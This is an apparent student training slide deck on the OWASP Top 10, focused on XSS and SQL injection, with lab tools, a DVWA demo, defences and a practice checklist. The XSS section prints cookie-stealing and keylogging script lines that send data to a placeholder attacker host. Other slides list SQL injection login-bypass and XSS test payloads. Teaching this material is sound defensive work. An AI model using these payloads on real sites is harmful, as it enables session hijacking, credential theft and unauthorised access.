
THE WEB IS A MINEFIELD

Understanding OWASP Top 10 Vulnerabilities

PRESENTATION 2025



Presented by
Adrian Cisneros

Date
08/12/2025

WHY WEB SECURITY MATTERS

The internet is the backbone of modern life — from banking to healthcare to entertainment — and most of it runs on web applications.

Attackers don't need physical access to cause damage — a single vulnerable website can lead to massive data breaches, stolen identities, financial loss, and damaged reputations.

The OWASP Top 10 is a globally recognized list of the most dangerous and common web application security risks. It exists to help organizations prioritize what to fix first.

Even "basic" attacks like Cross-Site Scripting (XSS) and SQL Injection (SQLi) are still exploited every day — not because they're advanced, but because many sites fail to defend against them.

If developers, testers, and administrators understand these vulnerabilities, they can stop attacks before they happen.

WHAT IS OWASP?

OWASP (Open Web Application Security Project) is a non-profit, global community dedicated to improving the security of software.

Provides free, open-source resources, including tools, guides, and training for secure coding and testing.

The OWASP Top 10 is its flagship project — a regularly updated list of the most critical web application security risks based on real-world data and industry consensus.


ACTS AS A ROADMAP FOR SECURITY:


Role	Primary Goal	Key Actions	OWASP Resources
Developers	Build code with security in mind	- Apply secure coding practices from the start- Validate and sanitize all inputs- Use parameterized queries to prevent SQLi- Implement proper authentication & session management	• OWASP Secure Coding Practices • OWASP Cheat Sheet Series
Testers	Identify and report vulnerabilities effectively	- Conduct penetration testing on apps- Use tools like Burp Suite & DVWA- Verify against OWASP Top 10 checklist- Document findings clearly for dev teams	• OWASP Testing Guide- OWASP ZAP
Admins	Implement and maintain secure configurations	- Apply least privilege principle- Keep software & frameworks updated- Configure servers securely- Enable logging & monitoring for intrusion detection	• OWASP Application Security Verification Standard (ASVS)- OWASP Configuration Guide


Following OWASP guidance reduces risk, protects users, and strengthens trust in applications.

OVERVIEW OF OWASP TOP 10

#	Vulnerability	Description	Example Impact	Prevention Strategies
1	**Injection** (SQL, OS Command, LDAP)	Occurs when untrusted data is sent to an interpreter as part of a command or query. Attackers can execute unintended commands or access data without authorization.	SQL Injection revealing entire customer database.	Use prepared statements, parameterized queries, input validation.
2	**Broken Authentication**	Weak, flawed, or missing authentication mechanisms allow attackers to compromise accounts.	Credential stuffing attack gaining admin access.	Multi-factor authentication, secure session management, password policies.
3	**Sensitive Data Exposure**	Sensitive information (e.g., passwords, credit cards, health data) is improperly protected.	Credit card numbers leaked due to no encryption in transit.	Encrypt data at rest and in transit, avoid unnecessary data storage.
4	**XML External Entities (XXE)**	Exploiting XML parsers that process external entities to read files or execute code remotely.	Reading /etc/passwd via malicious XML file upload.	Disable external entity processing in XML parsers, validate input.
5	**Broken Access Control**	Users can access resources or actions they shouldn't have.	Regular user accessing admin panel without authorization.	Implement server-side access checks, principle of least privilege.
6	**Security Misconfiguration**	Default settings, verbose error messages, or unpatched systems expose vulnerabilities.	Leaving default admin password in production.	Harden configurations, disable unnecessary features, patch regularly.
7	**Cross-Site Scripting (XSS)**	Malicious scripts injected into trusted websites, executed in the user's browser.	Stealing cookies to hijack sessions.	Input/output encoding, CSP, sanitize user inputs.
8	**Insecure Deserialization**	Untrusted data is deserialized, leading to remote code execution or privilege escalation.	Sending crafted serialized objects to execute commands.	Avoid accepting serialized objects from untrusted sources, use safe data formats.







CROSS-SITE SCRIPTING (XSS)


Definition:

Cross-Site Scripting (XSS) is a web vulnerability that allows attackers to inject malicious scripts into web pages that are viewed by other users. These scripts run in the victim's browser as if they came from the trusted website.

Why it's dangerous:

- Can steal cookies, tokens, and session IDs for account takeover.
- Can perform actions on behalf of a victim without their consent.
- Can redirect users to malicious websites or display fake content.

MAIN TYPES OF XSS:



Type	Description	Example Scenario
Stored XSS	Malicious script is **permanently stored** on the target server (e.g., in a database, comment field, or forum post). Every visitor to that page runs the script.	Attacker posts a malicious comment on a blog that steals cookies from every user who views it.
Reflected XSS	Malicious script is **immediately reflected** off the web server in an error message, search result, or input response.	Victim clicks on a malicious link with JavaScript in the URL, and the page immediately runs it.
DOM-based XSS	The vulnerability is in **client-side JavaScript** (the DOM), not server-side code.	Script manipulates the DOM directly to inject malicious content into the page.

EXAMPLE PAYLOAD:


<script>alert('XSS');</script>

What this payload does:

- **<script> ... </script> is a standard HTML tag used to run JavaScript code in a browser.**
- **Inside the script, alert('XSS'); is a harmless JavaScript command that pops up a browser alert box with the text XSS.**
- **This is used by testers as a proof-of-concept because it's visible and safe — it shows that the page is executing injected JavaScript.**

Why this proves vulnerability:

- **If this simple payload causes an alert box, it means the page is directly taking your input and running it as code instead of treating it as text.**
- **An attacker could replace the harmless alert() with malicious JavaScript — for example:**
  - **Stealing cookies:**
    - **<script>fetch('https://evil.com?cookie=' + document.cookie)</script>**
  - **Keylogging:**
    - **<script>document.onkeypress = e => fetch('https://evil.com?k=' + e.key)</script>**



The alert test is just the canary in the coal mine — if that works, anything a browser can run could be injected.

SQL INJECTION (SQLI)

Definition:

SQL Injection is a web security vulnerability where an attacker injects malicious SQL commands into an application's input fields. The database then executes these commands as if they were legitimate, allowing the attacker to read, modify, or delete data.

Why it's dangerous:

- Direct access to sensitive data like usernames, passwords, and financial info.
- Ability to modify or delete entire databases.
- Can bypass authentication and gain admin privileges.

SQL INJECTION - STEP-BY-STEP (LOGIN BYPASS)


Step	What the app does	Attacker input	Resulting SQL on server	What happens / Why
1	Builds a login query by **concatenating** user input into SQL.	(Normal use)	sql\nSELECT * FROM users WHERE username = 'USER' AND password = 'PASS';\n	Intended logic: only returns a row if both username **and** password match.
2	Accepts attacker's crafted input **without validation/parameterization**.	**Username:** admin \n**Password:** ' OR '1'='1	sql\nSELECT * FROM users\nWHERE username = 'admin' AND password = '' OR '1'='1';\n	In SQL, **AND** has higher precedence than **OR**, so this evaluates as: \n(username='admin' AND password='') OR ('1'='1') → the '1'='1' part is **always true**, making the entire WHERE clause true.
3	Executes the query.	(Same as above)	(Same as above)	The database returns **at least one row** (often the first user), even though the password was wrong.
4	App checks "did we get a row?" → **treats as authenticated**.	(Same)	(Same)	**Authentication bypassed.** Session is created for the returned account (commonly admin).

TOOLS OVERVIEW

Tool	What It Is	Why We Use It	Example Demo Use
DVWA *(Damn Vulnerable Web Application)*	A deliberately insecure PHP/MySQL web application designed for practicing common web vulnerabilities.	- Safe, legal hacking environment. - Adjustable security levels to see different defenses in action.	- Run a **Reflected XSS** attack. - Perform a basic **SQL Injection** to retrieve user data.
PortSwigger Web Security Academy	A free, interactive training platform for learning and practicing web application security concepts.	- Realistic labs for OWASP Top 10 issues. - Step-by-step learning modules.	- Show a **Stored XSS** lab and how payloads persist.
Burp Suite	A powerful integrated platform for testing web application security.	- Intercepts and manipulates traffic between browser and server. - Automates scanning for vulnerabilities.	- Capture a login request and insert an **SQLi payload** in a parameter.

Hack in the lab, not in the wild — DVWA and PortSwigger are like a hacker's gym, where you can break things without breaking the law.


DEMO
TIME


You are a security analyst tasked with evaluating a web application for common vulnerabilities before it goes live. Your focus will be on detecting and exploiting XSS and SQL Injection flaws using the three key tools.
SECURITY
SECURITY

Vulnerability	Payload / Input	Where to Use	Expected Result / Notes
SQL Injection (Login / User ID)	1 OR 1=1	SQL Injection → User ID field	Returns all users because 1=1 is always true. No syntax errors in MariaDB.
	2 OR 1=1	Same	Example for different user ID.
XSS (Reflected)	<script>alert('Reflected XSS');</script>	XSS (Reflected) → input field	Pop-up appears immediately when page reflects input.
XSS (Stored)	<script>alert('Stored XSS');</script>	XSS (Stored) → Name or Message field	Script stored in DB; pop-up triggers every time page reloads.
DOM XSS (optional)	<img src=x onerror=alert('DOM XSS')>	XSS (DOM) → any DOM-manipulated input	Executes via DOM manipulation, no page reload needed.

Demo Scenario: Testing a Vulnerable Web Application

Step 1: DVWA (Damn Vulnerable Web Application)

- **Goal: Identify and exploit XSS and SQLi vulnerabilities in a controlled environment.**
- **Demo:**
  - **Log in to DVWA.**
  - **Navigate to the “XSS (Reflected)” module.**
  - **Enter a simple XSS payload, e.g., <script>alert('XSS');</script> in a search box or input field. Show the alert pop-up confirming vulnerability.**
  - **Then, switch to the “SQL Injection” module.**
  - **Input a classic ' OR '1'='1 into a login or search input to bypass authentication or extract data.**

Step 2: PortSwigger Web Academy

- **Goal: Learn and practice web attacks interactively with guided exercises.**
- **Demo:**
  - **Open PortSwigger Web Academy’s XSS lesson.**
  - **Walk through an exercise that requires crafting a payload to exploit reflected XSS.**
  - **Show how the interface helps you understand where and why the vulnerability exists.**
  - **Repeat for the SQL Injection module, showing parameter manipulation and query results.**

HOW TO PROTECT AGAINST XSS AND SQLI

Protection Technique	What It Does / Why It Matters
Input Validation & Sanitization	Ensure all user input meets expected formats. Strip or escape dangerous characters to prevent injection.
Prepared Statements / Parameterized Queries	For SQLi prevention: keeps SQL code and user input separate so attackers cannot alter query logic.
Content Security Policy (CSP)	For XSS prevention: restricts which scripts can run in the browser, reducing impact of injected scripts.
Regular Security Testing	Use tools like Burp Suite, OWASP ZAP, or automated scanners to find vulnerabilities before attackers do.
Code Reviews & Awareness	Peer reviews and training help catch vulnerabilities, encourage secure coding habits, and maintain code hygiene.

RESOURCES & PRACTICE

Resource	Purpose / Description	Link
OWASP Top 10 Documentation	Reference guide to the most critical web application security risks. Helps understand threats and mitigation strategies.	https://owasp.org/www-project-top-ten/
PortSwigger Web Academy	Interactive, hands-on exercises for learning XSS, SQL Injection, and other web attacks safely.	https://portswigger.net/web-security
DVWA (Damn Vulnerable Web Application)	Local lab environment to practice exploiting vulnerabilities and testing security controls.	https://github.com/digininja/DVWA
bWAPP / NOWASP / OWASP BWA	Additional intentionally vulnerable web apps for practicing security testing and learning new attack types.	https://sourceforge.net/projects/bwapp/

WEEK 4 PRACTICE CHECKLIST

DVWA	☐ Try Reflected XSS: enter <script>alert('XSS');</script> in a form. ☐ Try Stored XSS: add a script in a comment or user field. ☐ Try SQL Injection: enter ' OR '1'='1 in a login form.
PortSwigger Web Academy	☐ Complete 1 XSS exercise. ☐ Complete 1 SQL Injection exercise.
OWASP Top 10	☐ Read about Injection and XSS. ☐ Write down 1 way to prevent each.
Optional / Extra	☐ Try DOM XSS in DVWA. ☐ Try the XXE lab.

Texas A&M San Antonio VICEROY

THANK YOU

Stay curious, code securely, and always think like an attacker

Week 4 Feedback – “The Web is a Minnefield”

https://forms.office.com/r/WTCRuCtiZA

acisn034@jaguar.tamu.edu

Present by Adrian Cisneros